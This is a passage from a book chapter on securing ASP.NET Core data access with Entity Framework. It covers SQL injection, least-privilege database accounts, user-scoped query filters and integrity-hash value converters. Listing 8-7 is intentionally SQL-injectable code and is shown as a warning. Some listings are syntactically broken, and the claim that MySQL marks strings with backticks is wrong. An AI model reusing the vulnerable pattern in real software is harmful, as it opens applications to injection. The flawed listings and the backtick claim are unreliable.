Let's start by demonstrating that Entity Framework uses parameterized queries for normal queries. If you have enough permissions on your database (which you should if you're running against a local test instance), you can watch all queries to the database by running the SQL Server Profiler. To start the Profiler, you

1. Open SQL Server Management Studio.
2. Click Tools.
3. Choose SQL Server Profiler.
4. Assuming the connection info is correct, click Connect.
5. Click Run.

You can then log into your app and look at what is actually being sent to the database.

To demonstrate how Entity Framework queries get turned into database calls that utilize parameters, here is the database call that is the result of the `FindByNameAsync` method in Listing 7-7 from the previous chapter.

Listing 8-6. Database query from FindByNameAsync

```
exec sp_executesql N'SELECT TOP(2) [a].[Id],↲ [a].[AccessFailedCount],
[a].[ConcurrencyStamp], [a].[Email],↲ [a].[EmailConfirmed], [a].
[LockoutEnabled], [a].[LockoutEnd],↲ [a].[NormalizedEmail], [a].
[NormalizedUserName],↲ [a].[PasswordHash], [a].[PhoneNumber],↲ [a].
[PhoneNumberConfirmed], [a].[SecurityStamp],↲ [a].[TwoFactorEnabled], [a].
[UserName]↲
FROM [AspNetUsers] AS [a]
WHERE [a].[UserName] =↲ @__hashedUserName_0',N'@__hashedUserName_0↲
nvarchar(256)',@__hashedUserName_0=N'[1]5FD5CDE3198C1159BF549↲
75E42D433410F46F838D815FAD3ED64D634852149D3AF1ACA6456E170455C↲
164F1762824B1C3639C7150F1B49E5B687FCBA6A59B8D2'
```

The query in Listing 8-6 has one parameter, called `@__hashedUserName_0`, and has a datatype and a hashed value for the username.

Running Ad Hoc Queries

So now that you know queries built with LINQ are safely executed, let's turn to ad hoc queries, which could potentially be used unsafely. Listing 8-7 shows one example.

Listing 8-7. Unsafe query being run with Entity Framework

```
public IdentityUser FindByIdAsync(string userId)
{
  var user = _dbContext.Users.FromSqlRaw($"SELECT * FROM↲
    AspNetUsers WHERE Id = '{userId}').Single();

  return user;
}
```

If you didn't know much about SQL injection, this would look like great functionality – `FromSqlRaw` allows you to create your own custom queries for those times a LINQ query won't work (or won't work well). But now that you know how SQL injection works, you should be able to see why this is problematic. And indeed, if userId is user controlled, this function is indeed vulnerable to attacks.

The ASP.NET team tried to fix this problem by creating a method called `FromSqlInterpolated`. Here is how that method looks in a real query.

Listing 8-8. Safer query being run with Entity Framework

```
public IdentityUser FindByIdAsync(string userId)
{
  var user = _dbContext.Users.FromSqlInterpolated(
    $"SELECT * FROM AspNetUsers WHERE Id = '{userId}')
      .Single();

  return user;
}
```

There is no change in Listing 8-8 except I'm using `FromSqlInterpolated` instead of `FromSqlRaw`, but Entity Framework understands the formatted string well enough to properly turn the data into parameters. On top of that, the ASP.NET team had the foresight to prevent regular strings from being passed into this method – making it

harder to inadvertently introduce SQL injection vulnerabilities. Great solution, right? I'm not a fan of this for two reasons:

- Seeing "FromSqlInterpolated" doesn't make it obvious to any new developers coming to the project, or developers unfamiliar with SQL injection, what is going on behind the scenes to make this safe. As a result, I have no expectations that this method would be used consistently in any nontrivial project. It'd be too easy for FromSqlRaw to slip in either out of ignorance or out of an obscure need.
- You should want your code to be audited by security professionals on a semi-regular basis. Most web security professionals I've met are not experts on ASP.NET Core. They know some general information about how ASP.NET works differently than some Java frameworks, for instance, but they do not know much about Framework vs. Core, much less understand the newest features in Core. This code will confuse them.

You can more explicitly include parameters in your custom Entity Framework queries, signaling to both other developers and potential security auditors that you know what you're doing. Listing 8-9 shows what that code looks like.

Listing 8-9. Safest query being run with Entity Framework

```
public IdentityUser FindByIdAsync(string userId)
{
  var user = _dbContext.Users.FromSqlRaw(
    "SELECT * FROM AspNetUsers WHERE Id = {0}", userId)
      .Single();

  return user;
}
```

Caution Truth be told, this still isn't that clear what is going on or why. It would be fairly easy for a developer to see this and think that formatting the string first and passing the whole string to `FromSqlRaw` would be a more elegant solution. To be safest, you are best off using ADO.NET if you have needs that require custom queries.

Notice that I'm using the less safe FromSqlRaw method, but I'm passing in the `userId` as a separate parameter. While this code is not absolutely clear, since this is not explicitly giving the parameter a name, most readers will see that the query is being separated from the data, reducing the chances of misunderstandings later.

Tip Notice the placeholder, {0}, does not have quotation marks. `FromSqlRaw` will add the quotation marks whether you have or not, so be sure to exclude them from your query.

Principle of Least Privilege and Deploying Changes

There's another rather serious security-related issue with Entity Framework. If you recall from Chapter 2, there is a concept called *principle of least privilege* that states that a user should only have the minimum number of permissions to do their job. This principle also applies to system accounts. The system account that runs your website should only be able to read the necessary files, execute specific code, and possibly write to a limited number of folders. The account that you use to connect to your database should follow the same principles: if the connection only needs to read and write to certain tables in your database, then that's all the permissions it should get. Doing anything else greatly increases the amount of damage an attack on a compromised account can do.

Code-first Entity Framework seems to encourage just the opposite. To see what I mean, take a look at Figure 8-1, which shows the screen you may have already seen if your database doesn't match your Entity Framework model.



Figure 8-1. *An ASP.NET website prompting the user to update the database*

Prompting the user to update the database is a frightening prospect for any qualified security professional, in no small part because there are *very few, if any, legitimate scenarios in which a database connection user should have the rights to update a database*. As far as I'm concerned, this isn't a feature, it's a bug, and a pretty bone-headed bug at that. The command line suggestion as it is in the screenshot doesn't look any better because it is expecting the user in the connection string to have far too many rights than necessary to work.

If there is any bright side for this functionality, it is that the default framework code does not allow this in production by default. To turn on this functionality, you can add one line of code in your Startup class, as seen in Listing 8-10, which isn't included in production.

Listing 8-10. Code for database update page

```
if (env.IsDevelopment())
{
  app.UseDeveloperExceptionPage();
  app.UseDatabaseErrorPage();
}
```

```
else
{
  app.UseExceptionHandler("/Home/Error");
  app.UseHsts();
}
```

Unfortunately, since it is one line of code, it is trivially easy to put this into production, where this functionality does *not* belong.

What can be done to update the database instead? You could create a new configuration just for deploying code, storing the configuration file along with the credentials for a database user with permissions to update the database, and then run this command in Listing 8-11.

Listing 8-11. Command line for pushing up database changes

```
dotnet ef database update --configuration DEPLOY
```

Another option, if you're using SQL Server as your database, is to use the database schema comparison tool available in Visual Studio. To find it, you can go to Tools ➤ SQL Server ➤ New Schema Comparison.... After you've generated the comparison, you can export a script by clicking the icon that looks a bit like a scroll as shown in Figure 8-2.



Figure 8-2. *Location of Generate Script button in the Schema Comparison tool*

Regardless of which method you use, though, don't allow your website to update the database. If you have missed protecting any query, anywhere, these permissions can greatly increase the damage a knowledgeable hacker can do.

Simplifying Filtering

Now that I've covered the issues with Entity Framework, let's move on to making it easier to use and maintain. First, let's attempt to tackle a problem that most websites face: limiting data access to the users that are able to know. Using role- or policy-based attributes as I did in the last chapter is a great start, but it doesn't help much in a situation like viewing a previous order in an E-commerce app. A user should be able to see the view order page, so you can authorize the user to do so in via attributes. But, on top of that, you will need to filter the available orders to just the ones the user can see, which is not something that can easily be achieved with attributes. Most of the time, we as developers are stuck creating the same filters over and over again to protect our data, but this is annoying and error prone. To see what I mean, here is a query from a hypothetical E-commerce app to allow users to see their own order detail, but no others.

Listing 8-12. Safest query being run with Entity Framework

```
public OrderDetail FindDetailById(int orderDetailId)
{
  var loggedInUserId = GetUserIdFromClaims();

  return _dbContext.OrderDetail.Single(detail =>
    detail.OrderDetailId == orderDetailId &&
    detail.Order.OrderedBy == loggedInUserId);
}
```

The code in bold in Listing 8-12 is needed to prevent users from pulling the order details of any user in the system, but it can be difficult to remember to include this everywhere needed, difficult to remember exactly what is needed everywhere, and difficult to update everywhere if changed. What can we do?

Filtering Using Hard-Coded Subqueries

One option to limit queries based on a particular context is to pre-create queries that run your initial filter and then run your context-specific filter immediately after. This is probably not clear, so here is an example.

Listing 8-13. Example of chained queries

```
public OrderDetail FindDetailById(int orderDetailId)
{
  var detail = _dbContext.OrderDetail.Where(detail =>
    detail.Order.OrderedBy == loggedInUserId)
    .Single(detail => detail.OrderDetailId == orderDetailId);

  return detail;
}
```

In the example in Listing 8-13, there are two queries: a `Where` clause that filters the `OrderDetails` by user and a `Single` clause that filters the `OrderDetail` collection by the passed-in `orderDetailId`. One of the features of Entity Framework is that the expressions are evaluated when they're needed, not the line of code when they're declared. While this can be confusing and difficult to debug if you don't know what's going on, it does mean that you can write multiple queries and make only one database call. In our case, both the `Where` and `Single` clauses are combined into a single SQL query, improving performance.

While all this is well and good, it isn't much good – you're still hard-coding all of the filters. But because you've separated the reusable portion (the `Where` clause) from the context-specific portion (the `Single` clause), you can now move the reusable portion to its own class. The actual implementation of this may vary based on your needs, but I'll outline an approach that I rather like. It has two portions – an object that contains several pre-filtered collections, and a method on the database context object that returns the object. First, I'll show you what the final query looks like in Listing 8-14.

Listing 8-14. Pre-filtered Single() query

```
_dbContext.FilterByUser(User).OrderDetail.Single([query]);
```

You can see the `FilterByUser` method, which is easy to understand, followed by a pre-filtered collection, which a developer can run further queries on. To get an idea how it works, let's dive into the next level deeper, the `FilterByUser` method, seen in Listing 8-15.

Listing 8-15. Database context method to return a user filter object

```
public partial class ApplicationDbContext
{
  public UserFilter FilterByUser(System.Security.Claims.↲
    ClaimsPrincipal user)
  {
    return new UserFilter(this, user);
  }
}
```

This method doesn't do a whole lot other than allow you to call `yourContextObject.FilterByUser(User)` which returns a `UserFilter` object, which isn't that interesting by itself, so let's dig into the `UserFilter`.

Listing 8-16. Object that returns collections that are filtered by user

```
public class UserFilter
{
  ApplicationDbContext _context;
  ClaimsPrincipal _principal;

  public UserFilter(DynamicContext dbContext,
    ClaimsPrincipal principal)
  {
    _context = dbContext;
    _principal = principal;
  }

  public IQueryable<OrderDetail> OrderDetail
  {
    get
    {
      var userID = GetUserID();
      return _context.OrderDetail
        .Where(detail => detail.Order.OrderedBy == userID);
    }
  }
```

```
  private string GetUserID()
  {
    return _principal.Claims.Single(c => c.Type ==
      ClaimTypes.NameIdentifier).Value;
  }
}
```

The `UserFilter` class in Listing 8-16 contains the actual properties, along with the filters for the `Where` clause I said we'd need to separate earlier. I only have the `OrderDetail` object here as an example, but you can imagine creating properties for any and all collections in your system.

Filtering Using Expressions

The pre-coded filters are great in that they're easy to code and easy to understand, making it likely that anyone who picks up your code to be able to add any methods and fix any issues. The problem is that you need to create a new property for each collection in your database context, which can be a pain if you have a large number of tables in your database.

An alternative is building LINQ expressions at runtime using the Expression object. Understanding the example code will take a little bit of explaining, so I first want to show you how the resulting code would be called.

Listing 8-17. Sample query using a filter using Expressions built at runtime

```
public class SomeClass
{
  private HttpContext _context;

  //Constructors ommitted for brevity

  public GetOrder(int orderId)
  {
    return _dbContext.Order.SingleInUserContext(o =>
      o.OrderId == orderId);
  }
}
```

The idea in Listing 8-17 is that the `SingleInUserContext` method automatically filters orders by user ID, so if a request somehow comes in for an order that a user does not have access to, the developer coding the front end does not need to remember to also filter by user.

In this example, how does the code know how to filter `Order` by user? You do need to tell your code which property holds the user ID, so you could use an attribute to do that. The attribute class looks like this.

Listing 8-18. Attribute to tell our Expression builder which property to use

```
public class UserFilterableAttribute : Attribute
{
  public string PropertyName { get; private set; }

  public UserFilterableAttribute(string propertyName)
  {
    PropertyName = propertyName;
  }
}
```

There's not much to see in Listing 8-18 other than that it's storing the property name in a property called `PropertyName`. Listing 8-19 shows the attribute in action.

Listing 8-19. UserFilterableAttribute in action

```
[UserFilterable("UserId")]
public partial class Order
{
  //Class contents removed for brevity

  //Field that stores the User ID
  public string UserId { get; set; }
}
```

Now that the basics are out of the way, let's dive into the more interesting stuff. Listing 8-20 shows what the `SingleInUserContext` method looks like.

Listing 8-20. SingleInUserContext internals

```
public static TSource SingleInUserContext<TSource>(
  this IQueryable<TSource> source,
  HttpContext context,
  Expression<Func<TSource, bool>> predicate)
    where TSource : class
{
  try
  {
    Expression<Func<TSource, bool>> userPredicate =
      GetUserFilterExpression<TSource>(context);

    try
    {
      return source.Where(userPredicate).Single(predicate);
    }
    catch
    {
      var preUserCount = source.Count(predicate);
      var postUserCount =
        source.Where(userPredicate).Count(predicate);

      if (preUserCount == 1 && postUserCount == 0)
        throw new InvalidOperationException(
          "Item not in user context");
      else
        throw;
    }
  }
  catch (Exception ex)
  {
    //Add logging later
    throw;
  }
}
```

Most of the work is done in the `GetUserFilterExpression` method, which I'll get to in a minute. But let's take a moment to look at what's here. Here are a few things to highlight:

- This method takes an `Expression` as a parameter. This is what a LINQ query is behind the scenes. Asking for it here allows us to further filter our `Single` query beyond merely filtering by user, as we did in the example in Listing 8-14.
- `GetUserFilterExpression` returns an `Expression` that filters by user, but since it's easier to keep the "`predicate`" `Expression` whole, we can use a `Where` filter for the user expression and the custom query in the call to `Single`.
- There is an extra try/catch here that, when `Single` throws an error, attempts to determine if the error was caused by the user filter or the custom query. If the runtime query returns one but the user filtered query doesn't return any, some shenanigans might be afoot, such as a user attempting to exploit an IDOR vulnerability, so bubble that information up to the app.
- You do have to explicitly call `Single` with the final query – I could not find a way around this. The main consequence from this is that you will need to make separate methods for each user filterable method you make. In other words, if you want to have separate `First` and `Single` methods, you need to create separate user filterable methods for each.

And now, let's dig into where most of the processing happens in Listing 8-21.

Listing 8-21. GetUserFilterExpression internals

```
private static Expression<Func<TSource, bool>>
  GetUserFilterExpression<TSource>(HttpContext context)
    where TSource : class
{
  Expression<Func<TSource, bool>> finalExpression = null;
```

```
  var attrs = typeof(TSource).GetCustomAttributes(true).
    Where(a => a.GetType() ==
      typeof(UserFilterableAttribute));
  if (attrs.Count() == 0)
  {
    throw new MissingMemberException($"{typeof(TSource).Name}↲
      must have a UserFilterableAttribute in order to use one↲
      of the UserContext search methods");
  }

  var userClaim = context.User.Claims.SingleOrDefault(c =>
    c.Type == ClaimTypes.NameIdentifier);
  if (userClaim == null)
    throw new NullReferenceException("There is no user logged↲
      in to provide context");

  var attrInfo = (UserFilterableAttribute)attrs.Single();
  var parameter = Expression.Parameter(typeof(TSource));

  Expression property = Expression.Property(
    parameter, attrInfo.PropertyName);

  var userProperty = typeof(TSource).GetProperty(
    attrInfo.PropertyName);

  object castUserID = GetCastUserID(userClaim, userProperty);

  var constant = Expression.Constant(castUserID);
  var equalClause = Expression.Equal(property, constant);
  finalExpression = Expression.Lambda<Func<TSource, bool>>(
    equalClause, parameter);

  return finalExpression;
}
```

There's a lot of code here, but the first half of the method simply is there to find the property to be used as a filter and the user ID. There's not much to see here. The interesting part of the code starts when you start using the Expressions about halfway through the method. Each individual component of the final clause is an Expression, including

- **parameter**: This contains the type of the object property we compare against. In this case, since the `UserId` property on the `Order` object is a string, this is a string.
- **property**: This is the property of the object we're comparing. In this case, this is the `UserId` property of the `Order` object.
- **constant**: This is the actual value being compared. In this case, this stores the actual value of the user ID.
- **equalClause**: This stores the property and constant being compared for equality.
- **finalExpression**: This is the final lambda clause to pass to LINQ.

Figure 8-3 shows how all of these components fit together.



Figure 8-3. *Relationship between Expressions in runtime-built User ID comparison*

And because this is built with `Expressions` and reflection, you should be able to extend this to other classes pretty easily.

Note This example only shows how to filter objects that have a user ID as a property. It would be much more useful if we could automatically filter objects based on a parent collection, like filtering `OrderDetails` by the `UserId` on the `Order` object. This is quite possible by adding subqueries with `Expression.Call`, but it gets complicated quickly.

Easy Data Conversion with the ValueConverter

Another problem with Entity Framework is that you don't always want to store the data in the database in the same format that you want to use it in your apps. As an example, the improved `IdentityUser` object uses plaintext PII (email address, phone number, etc.) in code, but stores data in hashed and encrypted format. Without some way to intercept and alter the communication to and from the database, making sure these values are stored correctly can be tedious and error prone. Enter the `ValueConverter`. The `ValueConverter` does what was just described – intercept calls to the database to store data in some custom format, then when pulling data from the database, it formats the data in the way the code, not the database, wants.

To see how this works, let's create an example of an attribute that, when added to a property in an Entity Framework object, causes the property to also store an integrity hash helping prove that the content wasn't altered. First, let's take a look at the attribute in Listing 8-22.

Listing 8-22. Attribute to flag a property as needing an integrity hash

```
public class AddIntegrityHashAttribute : Attribute
{
  //Ask for the salt name to get from the key store

  //You could also use the class & property names to generate
  //a key name OR store the salt per row
  public string _hashSaltKeyName { get; private set; }

  //Should we throw an exception if the hash is missing
  //entirely? Necessary check if upgrading an existing app
  public bool _exceptionIfNull { get; private set; }
```

```
  public AddIntegrityHashAttribute(
    string hashSaltKeyName,
    bool throwExceptionIfNull)
  {
    _hashSaltKeyName = hashSaltKeyName;
    _exceptionIfNull = throwExceptionIfNull;
  }
}
```

The attribute stores the hash salt key name and a Boolean indicating if an exception should be thrown if the integrity hash is missing. For the hash salt, you could also derive the key from the class name and property name or store the salt on a row-by-row level, but I'll just use a hard-coded key name here for simplicity. You also need to know whether to throw an exception if the integrity hash is missing – if you're using this on a new app, you can be reasonably sure that the hash is there in any legitimate scenario. For existing apps, you may just want to add hashes as items are updated and don't raise a flag if the hash is simply missing.

The next step is to create the class that does the actual conversion of the data that's seen by the Entity Framework object to and from the data that's stored in the database. This is where the `ValueConverter` comes in. Here is the class that will do the work.

Listing 8-23. Example ValueConverter that adds and checks the integrity hash

```
public class IntegrityHashConverter<TVal> :
  ValueConverter<TVal, string>
{
  public IntegrityHashConverter(IHasher hasher,
    String hashSaltName,
    Boolean throwExceptionIfNull,
    ConverterMappingHints mappingHints = null)
      : base(v =>
          //Method to convert into database storage
          Hash(v, hasher, hashSaltName),
          //Method to convert from database storage
```

```
        Verify(hasher, hashSaltName, throwExceptionIfNull),
          mappingHints)
{
}

private static string Hash(TVal value, IHasher hasher,
  String hashSaltName)
{
  if (value == null)
    return null;

  var salt = GetSalt(hashSaltName);

  var hashed = hasher.Hash(value.ToString(), salt,
    Hasher.HashAlgorithm.SHA512, false);
  return value + "|" + hashed;
}

private static Expression<Func<string, TVal>> Verify(
  IHasher hasher,
  String hashSaltName,
  Boolean throwExceptionIfMissing)
{
  return v => VerifyHash(v, hasher, hashSaltName,
    throwExceptionIfMissing);
}

private static TVal VerifyHash(string value, IHasher hasher,
  String hashSaltName, Boolean throwExceptionIfMissing)
{
  if (String.IsNullOrEmpty(value))
    return (TVal)Convert.ChangeType(value, typeof(TVal));

  var currentIndex = value.LastIndexOf("|[");
  if (currentIndex < 0)
  {
    if (throwExceptionIfMissing)
      throw new HashNotFoundException(
        $"Could not verify hash in value: {value}");
```

```
      else
        return (TVal)Convert.ChangeType(value, typeof(TVal));
    }

    var existingHash = value.Substring(currentIndex + 1);
    var oldText = value.Substring(0, currentIndex);

    var salt = GetSalt(hashSaltName);

    var oldHashed = hasher.Hash(oldText, salt,
      Hasher.HashAlgorithm.SHA512, false);

    if (oldHashed != existingHash)
      throw new HashDoesNotMatchException(
        "Verification hash did not match");

    return (TVal)Convert.ChangeType(oldText, typeof(TVal));
  }

  //You shouldn't really put this here
  //Placing this here for convenience
  private string GetSalt(string name)
  {
    //Implementation removed
  }
}
```

The most interesting part of Listing 8-23 is that the base class takes the methods to convert to and from the database storage format rather than try to create methods that should be overridden like most objects in C#. If you're not used to this approach, it is a little hard to understand at first, but it does allow for greater flexibility.

Next, you need to tell the database context object that your `ValueConverter` exists. You could hard-code this for each property, but since this is using attributes so that the database context will automatically pick up new attributes, let's use reflection instead.

Listing 8-24. Example ValueConverter that adds and checks the integrity hash

```
public partial class ApplicationDbContext : IdentityDbContext
{
  private IHasher _hasher;

  public ApplicationDbContext(DbContextOptions options,
    IHasher hasher) : base(options)
  {
    _hasher = hasher;
  }

  //Other constructor and properties removed

  protected override void OnModelCreating(
    ModelBuilder modelBuilder)
  {
    //This is needed to add the built-in identity objects
    base.OnModelCreating(modelBuilder);

    //Add your custom objects here

    foreach (var entityType in
      modelBuilder.Model.GetEntityTypes())
    {
      foreach (var property in entityType.GetProperties())
      {
        SetUpIntegrityHash(property);
      }
    }
  }

  private void SetUpIntegrityHash(IMutableProperty property)
  {
    if (property.PropertyInfo == null)
      return;

    var attributes = property.PropertyInfo.
      GetCustomAttributes(typeof(AddIntegrityHashAttribute),
        false);
```

```
    if (attributes.Count() > 1)
      throw new InvalidOperationException("You cannot have↲
        more than one IntegrityHash attribute defined on a↲
        single property");

    if (attributes.Count() == 1)
    {
      var attr = (AddIntegrityHashAttribute)attributes
        .Single();

      var salt = attr.hashSaltKeyName;

      var genericBase = typeof(IntegrityHashConverter<>);
      var combinedType = genericBase.MakeGenericType(
        property.FieldInfo.FieldType);
      var converter = (ValueConverter)Activator.
        CreateInstance(combinedType, _hasher, salt,
          attr.ExceptionIfNull, null);
      property.SetValueConverter(converter);
    }
  }
}
```

Pay attention to the code in Listing 8-24 in `OnModelCreating`, because while there isn't much code there, what is there is vitally important. You need to call `base.OnModelCreating` in order to add the default identity objects (`IdentityUser`, `IdentityRole`, etc.) added to your model, and you need to add your own objects. Once that is done, you can look for all instances of the attribute by iterating through all properties and objects.

The actual assignment happens in the second half of the `SetUpIntegrityHash` method. With the `genericBase`, `combinedType`, and `converter` variables, you're creating an instance of the `IntegrityHashConverter` class. Once you've created the instance, actually setting the converter is as simple as calling `property.SetValueConverter()`.

Note One limitation of the `ValueConverter` is that it expects a one-to-one mapping between an Entity Framework object and a database column, so unless you want to call a separate data access service from your data access code, you need to store everything in one column, hence the integrity hash at the end of the "real" value in the preceding example.

You can, of course, use the `ValueConverter` for other data conversions as well. Before seeing the example, you may have thought of using this to store data in encrypted format. But now that you've seen the example, and now that you know that you should hash data locally and store the encrypted values elsewhere, a `ValueConverter` isn't an obvious fit for encryption. Yes, there are workarounds. If you register the database context as a service, you can get ASP.NET services in the constructor like any other service we've created in this book, which gives you more flexibility, such as calling a service that can get and store encrypted values. But the fit is awkward, and awkward fits are generally tough to build and expensive to maintain.

Other Relational Databases

Microsoft has, for decades, supported different databases with ADO.NET as long as there was a compatible driver available. Support for Entity Framework has not been as good – for a long time, SQL Server was the only available option for serious developers.

Now, there are drivers for most of the most common databases, including Oracle, MySql, DB2, PostgreSQL, and so on. Most of these vendors also have drivers available for Entity Framework, so you no longer have to use SQL Server if you want support for Entity Framework.

If you use a database other than SQL Server, you can still use most or all of the security advice in this book – using parameterized queries whenever possible is still by far the best advice I can give. There are two additional things to consider, though, when using other databases:

- If you do need to create ad hoc queries, be aware that there are slight differences between the databases as far as which characters must be escaped to be safe. For instance, MySql uses the "`" character to mark strings, not an apostrophe like SQL Server. Again, parameterized queries are your best defense.

- There are a large number of third-party database drivers floating around. Be careful which ones you trust. Not all organizations pay the same amount of attention to security, so you may very well get a driver that isn't secure. Whenever possible, use the drivers created by either Microsoft or the creator of the database.

Secure Database Design

A full treatment of securing databases, or even a full treatment of security SQL Server, could fill a book. I don't have the space to give you everything you need to know here, but I will highlight a few quick things that can help secure your databases.

Use Multiple Connections

Use different connections, with different permissions, for different needs. For instance, if you were running an E-commerce app, you can imagine that you would have shoppers, resellers, and administrators all visiting your site. Each type of user should have their own connection context, where the shopper connection wouldn't have access to the reseller tables, the reseller connection wouldn't have access to the user administration tables, etc. While setting up multiple connection with access to different areas of the database seems like a pain to set up (and it is), it is a great way to help limit the damage a breached account can do.

Use Schemas

Some databases, like SQL Server and PostgreSQL, allow you to organize your database objects into named *schemas*. If your database has this feature, you should take advantage of it. While that can help you separate tables by function, it can also help you manage different permissions for different users by granting access to the schema, not individual objects. Following the previous example, you could create a schema for orders that only administrators and shoppers could access, a schema for resellers that shoppers could read and resellers could read/write, and a settings schema that administrators could control, but resellers and shoppers would have limited access.

Don't Store Secrets with Data

Do not store secrets, such as API passwords or encryption keys, with the rest of your data. If you have no other choice, store them in a separate schema with locked-down permissions. A better solution would be to store those values in a separate database entirely. A still better solution would be to store those values in a database on a separate server entirely. But storing them with your data is just asking for trouble.

Avoid Using Built-In Database Encryption

Yes, allowing your database to handle all encryption and decryption sounds like an easy way to encrypt your data without going through that much development work. The problem is that your database should not be able to encrypt and decrypt its own secret data – that makes it too easy for a hacker to access the necessary keys to decrypt the data. Keeping secrets away from the rest of your data means you should keep the ability to decrypt data away from your database.

Test Database Backups

If you are responsible for the administration of your database, do test your database backups. Yes, I know you've heard this advice. And yes, I know you probably don't do it. But you should – you never know when there's something wrong with either your backup or restore processes, and you won't find out if you don't test them.

Note I almost learned this lesson the hard way. I was responsible for an app that had intermittent availability issues, and in order to test the issue locally, we grabbed a backup copy of the production database and tried to install it on one of our servers to test. We couldn't – the backup was irredeemably broken. Long story short, the process that was backing up the database was both bringing down the website and destroying the backup. Luckily for us, we found (and fixed) the issue before we needed the backup for any urgent purpose. Do you feel lucky? If not, test your backups.

Non-SQL Data Sources

Last thing I'll (briefly) cover in this chapter is data sources that aren't relational databases, such as XML, JSON, or NoSQL databases. While a full treatment of these would require a book in itself, the general rules to live by here are the same as with relational databases:

- Whenever possible, use parameters that separate data from queries.
- When that is not possible, only allow a limited set of predefined characters that you know will be used by the app but that you know are safe to be used in queries.
- When that is not possible, make sure you escape any and all characters that your query parser might interpret as commands. (And expect to have your data breached when you miss something.)

One other tip I can give is that if you must accept user input for queries, use GUIDs or some other placeholder for your real data. For instance, if you know you need to query a database by an integer ID, create a mapping of each integer ID to a GUID and then send the GUID to the user. As an example, let's create a hypothetical table of IDs to GUIDs.

Table 8-1. *Mapping integer IDs to GUIDs*

Actual ID	Display ID
99	4094cae2-66b4-40ca-92ed-c243a1af9e04
129	7ca80158-a469-416a-a9f5-688a69707ca5
258	e1db6dbd-06a9-4854-b11a-334209e1213d
311	6acddec9-8e93-4e60-8432-46051d25a360
386	83763c0f-6e40-4c7e-b937-ac3dd62f6172

Now, let's see how the mappings in Table 8-1 could be used to protect your app. I'll skip error handling, and any other data, for brevity.

Listing 8-25. Example code that uses a GUID mapping for safety

```
public class SomeController : BaseController
{
  public IActionResult GetData(Guid id)
  {
    int actualId = _dbContext.Mapping.Single(map =>
      map.PublicID == id);

    var unsafeQuery = $"SELECT * FROM Source ↲
      WHERE DbId = {acutalId}";

    var myObject = _dataSource.Execute(unsafeQuery);

    return View(myObject);
  }
}
```

This code lacks specifics, but I hope you get the idea. While we're building the query unsafely, there is almost no chance, outside of someone maliciously altering our data, of an invalid or unsafe query because the only "unsafe" code comes from a trusted source.

Summary

